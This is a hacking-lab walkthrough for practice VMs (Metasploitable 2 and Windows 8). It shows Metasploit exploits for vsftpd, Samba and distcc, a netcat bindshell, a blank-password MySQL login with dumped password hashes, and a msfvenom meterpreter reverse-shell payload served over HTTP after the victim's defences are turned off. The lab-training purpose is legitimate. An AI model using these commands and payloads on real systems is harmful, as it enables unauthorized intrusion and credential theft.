

System Hacking Lab


Part 1 hacking Linux system

In this we will use metasploitabl 2 machine as target vulnerable host and using Kali as attacker machine both system are connect in virtual network adapter so after running both machine let us start

From kali Linux we will use netdiscover tool to find the IP address of target host by using the command

```
netdiscover -i eth0 -r 192.168.56.0/24
```

The result should be like below the target IP is 192.168.56.105




IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.56.101	08:00:27:c4:8b:92	1	60	PCS Systemtechnik GmbH
192.168.56.102	0a:00:27:00:00:14	1	60	Unknown vendor
192.168.56.105	08:00:27:cb:df:f5	1	60	PCS Systemtechnik GmbH

Then we will use Nmap to scanning the target and find the open services

Using the command **nmap -sV 192.168.56.105**

The result should be like this



```

Host is up (0.000/1s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshd
513/tcp   open  login
514/tcp   open  shell        Netkit rshd
1099/tcp  open  rmiregistry  GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
6697/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb          Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbc)
37667/tcp open  rmiregistry  GNU Classpath grmiregistry
37942/tcp open  status       1 (RPC #100024)
42793/tcp open  nlockmgr     1-4 (RPC #100021)
51094/tcp open  mountd       1-3 (RPC #100005)
MAC Address: 08:00:27:CB:DF:F5 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 141.59 seconds

```

By using vulnerability scanner OpenVAS or searching in exploit data base we recognize that the target has many vulnerabilities one of them

VSFTPD v2.3.4 Backdoor Command Execution

So we will use metasploit frame work to exploit it

To run metasploit use command **msfconsole**

Also we use command **search vsftpd** to search about the available exploit so we found one.

```

root@kali:~# msfconsole
[~] ***rtting the Metasploit Framework console...-
[~] * WARNING: No database support: No database YAML file
[~] ***

# cowsay++

< metasploit >
-----
  \      /
  (oo)\_____)
   (_____)  \
    ||--|| *

      =[ metasploit v5.0.20-dev ]
+ -- --=[ 1886 exploits - 1065 auxiliary - 328 post ]
+ -- --=[ 546 payloads - 44 encoders - 10 nops ]
+ -- --=[ 2 evasion ]

msf5 > serach vsftpd
[~] Unknown command: serach.
msf5 > serach vsftpd 2.3.4
[~] Unknown command: serach.
msf5 > search vsftp

Matching Modules
=====

#  Name                                     Disclosure Date  Rank       Check  Description
-  -
1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

```

By using command **use exploit/unix/ftp/vsftpd_234_backdoor**

Also we need to review the required setting by use command **show options**

```

msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    yes             The target address range or CIDR identifier
  RPORT     21              yes       The target port (TCP)

Exploit target:

  Id  Name
  --  -
  0    Automatic

```

We need to configure RHOSTS by using command **set RHOSTS 192.168.56.105**

By run the exploit we get

Shell root access to the host

We can interact with the target by using some commands such as Whoami,pwd,uname and more

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.105
RHOSTS => 192.168.56.105
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.56.105:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.105:21 - USER: 331 Please specify the password.
[+] 192.168.56.105:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.105:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.104:43177 -> 192.168.56.105:6200) at 2019-06-17 09:01:47 +0200

whoami
root
pwd
/
uname
Linux
```

Samba "username map script" Command Execution

Based on the search on the internet we found exploit about Samba 3.x

So by using command search samba we found one excellent exploit

exploit/multi/samba/usermap_script

So we use it by using command use exploit/multi/samba/usermap_script

```
msf5 > search samba
```

Matching Modules

```
=====
```

#	Name	Disclosure Date	Rank	Check	Description
1	auxiliary/admin/smb/samba_symlink_traversal		normal	No	Samba Symlink Directory Traversal
2	auxiliary/dos/samba/lsa_addprivs_heap		normal	No	Samba lsa_io_privilege.set Heap Overflow
3	auxiliary/dos/samba/lsa_transnames_heap		normal	No	Samba lsa_io_trans_names Heap Overflow
4	auxiliary/dos/samba/read_nttrans_ea_list		normal	No	Samba read_nttrans_ea_list Integer Overflow
5	auxiliary/scanner/rsync/modules_list		normal	Yes	List Rsync Modules
6	auxiliary/scanner/smb/smb_uninit_cred		normal	Yes	Samba_net ServerPasswordSet Uninitialized Credential
7	exploit/freebsd/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (*BSD x86)
8	exploit/linux/samba/chain_reply	2010-06-16	good	No	Samba chain_reply Memory Corruption (Linux x86)
9	exploit/linux/samba/is_known_pipename	2017-03-24	excellent	Yes	Samba is_known_pipename() Arbitrary Module Load
10	exploit/linux/samba/lsa_transnames_heap	2007-05-14	good	Yes	Samba lsa_io_trans_names Heap Overflow
11	exploit/linux/samba/setinfopolicy_heap	2012-04-10	normal	Yes	Samba SetInformationPolicy AuditEventsInfo Heap Overfl
12	exploit/linux/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (Linux x86)
13	exploit/multi/samba/nttrans	2003-04-07	average	No	Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
14	exploit/multi/samba/usermap_script	2007-05-14	excellent	No	Samba "username map script" Command Execution
15	exploit/osx/samba/lsa_transnames_heap	2007-05-14	average	No	Samba lsa_io_trans_names Heap Overflow
16	exploit/osx/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (Mac OS X PPC)
17	exploit/solaris/samba/lsa_transnames_heap	2007-05-14	average	No	Samba lsa_io_trans_names Heap Overflow
18	exploit/solaris/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (Solaris SPARC)
19	exploit/unix/http/quest_kace_systems_management_rce	2018-05-31	excellent	Yes	Quest KACE Systems Management Command Injection
20	exploit/unix/misc/distcc_exec	2002-02-01	excellent	Yes	DistCC Daemon Command Execution
21	exploit/unix/webapp/citrix_access_gateway_exec	2010-12-21	excellent	Yes	Citrix Access Gateway Command Execution
22	exploit/windows/fileformat/ms14_060_sandworm	2014-10-14	excellent	No	MS14-060 Microsoft Windows OLE Package Manager Code Ex
23	exploit/windows/http/sambar6_search_results	2003-06-21	normal	Yes	Sambar 6 Search Results Buffer Overflow
24	exploit/windows/license/calicclnt_getconfig	2005-03-02	average	No	Computer Associates License Client GETCONFIG Overflow
25	exploit/windows/smb/group_policy_startup	2015-01-26	manual	No	Group Policy Script Execution From Shared Resource

After we set the target we run the exploit and get the root access

```
msf5 > use exploit/multi/samba/usermap_script
msf5 exploit(multi/samba/usermap_script) > show options
```

Module options (exploit/multi/samba/usermap_script):

Name	Current Setting	Required	Description
RHOSTS		yes	The target address range or CIDR identifier
RPORT	139	yes	The target port (TCP)

Exploit target:

Id	Name
0	Automatic

```
msf5 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.56.105
RHOSTS => 192.168.56.105
msf5 exploit(multi/samba/usermap_script) > exploit
```

```
[*] Started reverse TCP double handler on 192.168.56.104:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo TlTekXkUBAYFDeUW;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "TlTekXkUBAYFDeUW\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (192.168.56.104:4444 -> 192.168.56.105:58813) at 2019-06-17 09:25:15 +0200
```

```
whoami
root
pwd
/
```


Port 1524 (Ingres database backdoor)

Here we got direct access to the target while using netcat listener

By using command **nc 192.168.56.105 1524**

Then we can explore the system

```
root@kali:~# nc 192.168.56.105 1524
root@metasploitable:~# whoami
root
root@metasploitable:~# pwd
/
root@metasploitable:~# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
root@metasploitable:~# cd home
root@metasploitable:/home# ls
ftp
msfadmin
service
user
```

MySQL Unpassworded Account

Let's see if we can indeed connect to the database as root without a password:

By using command **search mysql** we found in the auxiliary module mysql scanner.

```
msf5 > search mysql
```

Matching Modules

```
=====
```

#	Name	Disclosure Date	Rank	Check
1	auxiliary/admin/http/manageengine_pmp_privesc	2014-11-08	normal	Yes
2	auxiliary/admin/http/rails_devise_pass_reset	2013-01-28	normal	No
3	auxiliary/admin/mysql/mysql_enum		normal	No
4	auxiliary/admin/mysql/mysql_sql		normal	No
5	auxiliary/admin/tikiwiki/tikidblib	2006-11-01	normal	No
6	auxiliary/analyze/jtr_mysql_fast		normal	No
7	auxiliary/gather/joomla_weblinks_sqli	2014-03-02	normal	Yes
8	auxiliary/scanner/mysql/mysql_authbypass_hashdump	2012-06-09	normal	Yes
9	auxiliary/scanner/mysql/mysql_file_enum		normal	Yes
10	auxiliary/scanner/mysql/mysql_hashdump		normal	Yes
11	auxiliary/scanner/mysql/mysql_login		normal	Yes
12	auxiliary/scanner/mysql/mysql_schemadump		normal	Yes
13	auxiliary/scanner/mysql/mysql_version		normal	Yes
14	auxiliary/scanner/mysql/mysql_writable_dirs		normal	Yes
15	auxiliary/server/capture/mysql		normal	No
16	exploit/linux/mysql/mysql_yassl_getname	2010-01-25	good	No
17	exploit/linux/mysql/mysql_yassl_hello	2008-01-04	good	No
18	exploit/multi/http/manage_engine_dc_pmp_sqli	2014-06-08	excellent	Yes

ection

Let us try it using

use auxiliary/scanner/mysql/mysql_login

```
msf5 > use auxiliary/scanner/mysql/mysql_login
msf5 auxiliary(scanner/mysql/mysql_login) > show options
```

Module options (auxiliary/scanner/mysql/mysql_login):

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target address range or CIDR identifier
RPORT	3306	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

We need to set BLANK_PASSWORD true, USERNAME root, RHOSTS 192.168.56.105

```
msf5 auxiliary(scanner/mysql/mysql_login) > set RHOSTS 192.168.56.105
RHOSTS => 192.168.56.105
msf5 auxiliary(scanner/mysql/mysql_login) > set BLANK_PASSWORDS true
BLANK_PASSWORDS => true
msf5 auxiliary(scanner/mysql/mysql_login) > set USERNAME root
USERNAME => root
msf5 auxiliary(scanner/mysql/mysql_login) > run

[*] 192.168.56.105:3306 - 192.168.56.105:3306 - Found remote MySQL version 5.0.51a
[!] 192.168.56.105:3306 - No active DB -- Credential data will not be saved!
[*] 192.168.56.105:3306 - 192.168.56.105:3306 - Success: 'root:'
[*] 192.168.56.105:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Exit to the kali terminal and try to connect to MySQL with blank password and root username

By typing MySQL `-u root -p -h 192.168.56.105`

Press enter and leave password blank

```
root@kali:~# mysql -u root -p -h 192.168.56.105
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 15
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> SHOW DATABASES
->
```

Play with MySQL data base

Explore the database using commands as a reference you can find mysql commands in the following link

<http://g2pc1.bu.edu/~qzpeng/manual/MySQL%20Commands.htm>

Show database;

```
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| dvwa      |
| metasploit |
| mysql     |
| owasp10   |
| tikiwiki  |
| tikiwiki195 |
+-----+
7 rows in set (0.002 sec)
```


Go to database and show tables in data base

```
MySQL [(none)]> use dvwa;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [dvwa]> show tables;
+-----+
| Tables_in_dvwa |
+-----+
| guestbook      |
| users          |
+-----+
2 rows in set (0.001 sec)
```

Show all data in a table

```
MySQL [dvwa]> SELECT * FROM users;
+-----+-----+-----+-----+-----+
| user_id | first_name | last_name | user      | password |
+-----+-----+-----+-----+-----+
| 1       | admin      | admin     | admin     | 5f4dcc3b5aa765d61d8327deb882cf99 |
| 2       | Gordon     | Brown     | gordonb   | e99a18c428cb38d5f260853678922e03 |
| 3       | Hack       | Me        | 1337      | 8d3533d75ae2c3966d7e0d4fcc69216b |
| 4       | Pablo      | Picasso   | pablo     | 0d107d09f5bbe40cade3de5c71e9e9b7 |
| 5       | Bob        | Smith     | smithy    | 5f4dcc3b5aa765d61d8327deb882cf99 |
+-----+-----+-----+-----+-----+
5 rows in set (0.000 sec)
```

Then by using crack station website we can crack the password

<https://crackstation.net/>

DistCC Daemon Command Execution

It was discovered through our Nmap scan and OpenVAS that TCP port 3632 was listening, and running distcc, Weak service configuration allows an attacker to execute system commands via compilation jobs, which are executed by the server without verifying authorization.

metasploit **exploit: exploit/Unix/misc/distcc_exec**

we need just to set the RHOSTS to 192.168.56.105 then run the exploit

```

msf5 > use exploit/unix/misc/distcc_exec
msf5 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.56.105  yes       The target address range or CIDR identifier
  RPORT     3632            yes       The target port (TCP)

Payload options (cmd/unix/reverse):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.56.104  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Automatic Target

```

After running the exploit we get access low privilege access

```

msf5 exploit(unix/misc/distcc_exec) > exploit

[*] Started reverse TCP double handler on 192.168.56.104:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo Gu3T00H0h0bnzYP0;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "Gu3T00H0h0bnzYP0\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 3 opened (192.168.56.104:4444 -> 192.168.56.105:42797) at 2019-06-17 10:57:59 +0200

whoami
daemon
pwd
/tmp
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
cat /etc/shadow
cat: /etc/shadow: Permission denied

```

Part2 Hacking windows system

In this LAB we will use windows 8 r1 x64 as target machine and using Kali Linux as attacker machine

Both hosts are connected as virtual hosts the kali IP address is 192.168.56.102 & windows 8 IP address 192.168.56.104

So let us start the exercise.


First we need to mkdir called password in /var/www

Cd var/www/

Mkdir password

Creating payload file using msfvenom tools using command

```
msfvenom -a x64 --platform windows -p windows/x64/meterpreter/reverse_tcp
LHOST=192.168.56.102 LPORT=4444 -f exe -o var/www/password/mercury_x64.exe
```




```
root@kali:~#
root@kali:~#
root@kali:~#
root@kali:~# msfvenom -a x64 --platform windows -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.102 LPORT=4444 -f exe -o var/www/password/mercury_x64.exe
```

This will create file in /var/www/password folder so you should create folder in var/www called password before creating the mercury_x64.exe

After that we need to run http server in our Kali so we will go to password directory using cd/var/www/password

And then run command

```
python -m SimpleHTTPServer
```




```
root@kali:/var/www/password# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

Then we need to configure the exploit using metasploit tools

```
use exploit/windows/multi/handler
```

```
set payload set payload/windows/x64/meterpreter_reverstepc
```

then run




```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.56.102:4444
```

Now the attacker will wait until the victim run the payload in his machine so we will go the target machine and disable firewall and windows defender and SmartScreen

After that we will go to link <http://192.168.56.102:8000>

Open password directory and open mercury_x64.exe



Then enjoy your hacking and use some meterpreter command such as shell and others

```
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] Sending stage (206403 bytes) to 192.168.56.104
[*] Meterpreter session 3 opened (192.168.56.102:4444 -> 192.168.56.104:49178) at 2019-06-18 15:07:51 +0200

meterpreter > help

Core Commands
=====
Command      Description
-----
?             Help menu
background    Backgrounds the current session
bg            Alias for background
```

root@kali: /var/www/password

File	Edit	View	Search	Terminal	Help
192.168.56.104 - - [18/Jun/2019 12:55:09] "GET /favicon.ico HT					
127.0.0.1 - - [18/Jun/2019 12:58:08] "GET /wind8exploit.exe HT					
192.168.56.104 - - [18/Jun/2019 12:59:17] "GET /wind8exploit.e					
192.168.56.104 - - [18/Jun/2019 12:59:52] "GET /wind8exploit.e					
192.168.56.103 - - [18/Jun/2019 13:10:48] "GET / HTTP/1.1" 200					
192.168.56.103 - - [18/Jun/2019 13:10:48] code 404, message F					
192.168.56.103 - - [18/Jun/2019 13:10:48] "GET /favicon.ico HT					
192.168.56.103 - - [18/Jun/2019 13:10:58] "GET /wind8exploit.e					

```

meterpreter > uuid
[+] UUID: fcad061e65bebc64/x64=2/windows=1/2019-06-18T13:07:51Z
meterpreter > shell
Process 1352 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\root\Desktop>back
back
'back' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\root\Desktop>quit
quit
'quit' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\root\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 7EBF-91B1

Directory of C:\Users\root\Desktop

06/17/2019  05:51 AM    <DIR>          .
06/17/2019  05:51 AM    <DIR>          ..
               0 File(s)                0 bytes
               2 Dir(s)  4,590,718,976 bytes free

```